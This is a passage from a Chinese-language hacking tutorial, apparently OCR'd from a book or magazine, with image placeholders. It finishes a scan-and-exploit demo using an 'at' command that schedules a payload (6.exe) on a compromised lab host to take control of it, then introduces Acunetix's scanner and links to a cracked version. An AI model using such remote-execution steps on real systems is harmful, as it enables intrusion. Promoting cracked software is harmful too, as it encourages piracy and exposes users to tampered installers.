


图11

是19:04，继续输入**at \\192.168.44.149 19:06 6.exe**添加一项计划作业，让对方在19:06时执行6.exe，如图14，19:06后过了一会儿，有主机上线了，如图15。至此，从扫描开始，扫描到漏洞后利用漏洞完全控制了漏洞主机。

“好了，上面介绍完了著名的扫描器X-Scan，下面将出场的是非常NB非常娴熟的高端职业扫描器Acunetix Web Vulnerability Scanner。Acunetix Web Vulnerability Scanner是一款国外非常优秀的综合漏洞扫描器，软件是英文版，没有简体中文版（没有学过英语的小菜们，实在是对不住了，找不到有中文版的），为什么说它牛呢，因为我不会用呗。”讲台下的众小菜听了，集体晕倒。

“你不会用还怎么教给我们呢？”

“由于Acunetix Web Vulnerability Scanner功能实在是太多，加上我也是刚开始接触这个扫描器，还不是太会用（其实主要还是看不懂英文），就当是和大家一起学习怎么使用它了。看到不少用过它的牛人都说它牛，估计很好很强大。Acunetix Web Vulnerability Scanner是一款商业软件，由于小菜我没钱，只能用免费版了，不过免费版有功能限制，只能扫描跨站漏洞，别的漏洞扫描不了（其实它还有破解版的，感兴趣的话，大家可以到http://sagi.org.cn/down/2008/1213/down_32.html下载5.1的破解版，安装完毕后，将crack目录下的文件解压并覆盖安装目录下的同名文件即可）。

我在虚拟机里的一台Windows2003系统中进行演示，由于我英语不好，为了更好的理解软件，我就下载安装了金山词霸，并开启了“屏幕取词”功能-_-。Acunetix Web Vulnerability Scanner的官方网站是http://www.acunetix.com/，目前最新的免费版是20090211更新的，大家可以从http://www.acunetix.com/vulnerability-scanner/vulnerabilityscanner6.exe下载到。Acunetix Web Vulnerability Scanner需要安装后才能使用，直接双击下载回来的安装文件就会开始安装，一路点击“Next”就能完成安装，安装到最后直接点“Finish”按钮来结束安装，就会打开如图16所示的软件界面了。

最前面那个窗口是Scan Wizard，使用金山词霸翻译后为扫描向导，这里我们先不扫描，先来看看软件各个部分的功能，直接点“Cancel”按钮暂时关闭Scan Wizard。“Web Scanner”直接翻译为Web扫描器，可以扫描Web漏洞，还能扫描一个网站的目录，在“Web Scanner”上点右键选择“New scan”就可以打开图16中的Scan Wizard，进行一番设置后就可以进行




图12




图13




图14




图15

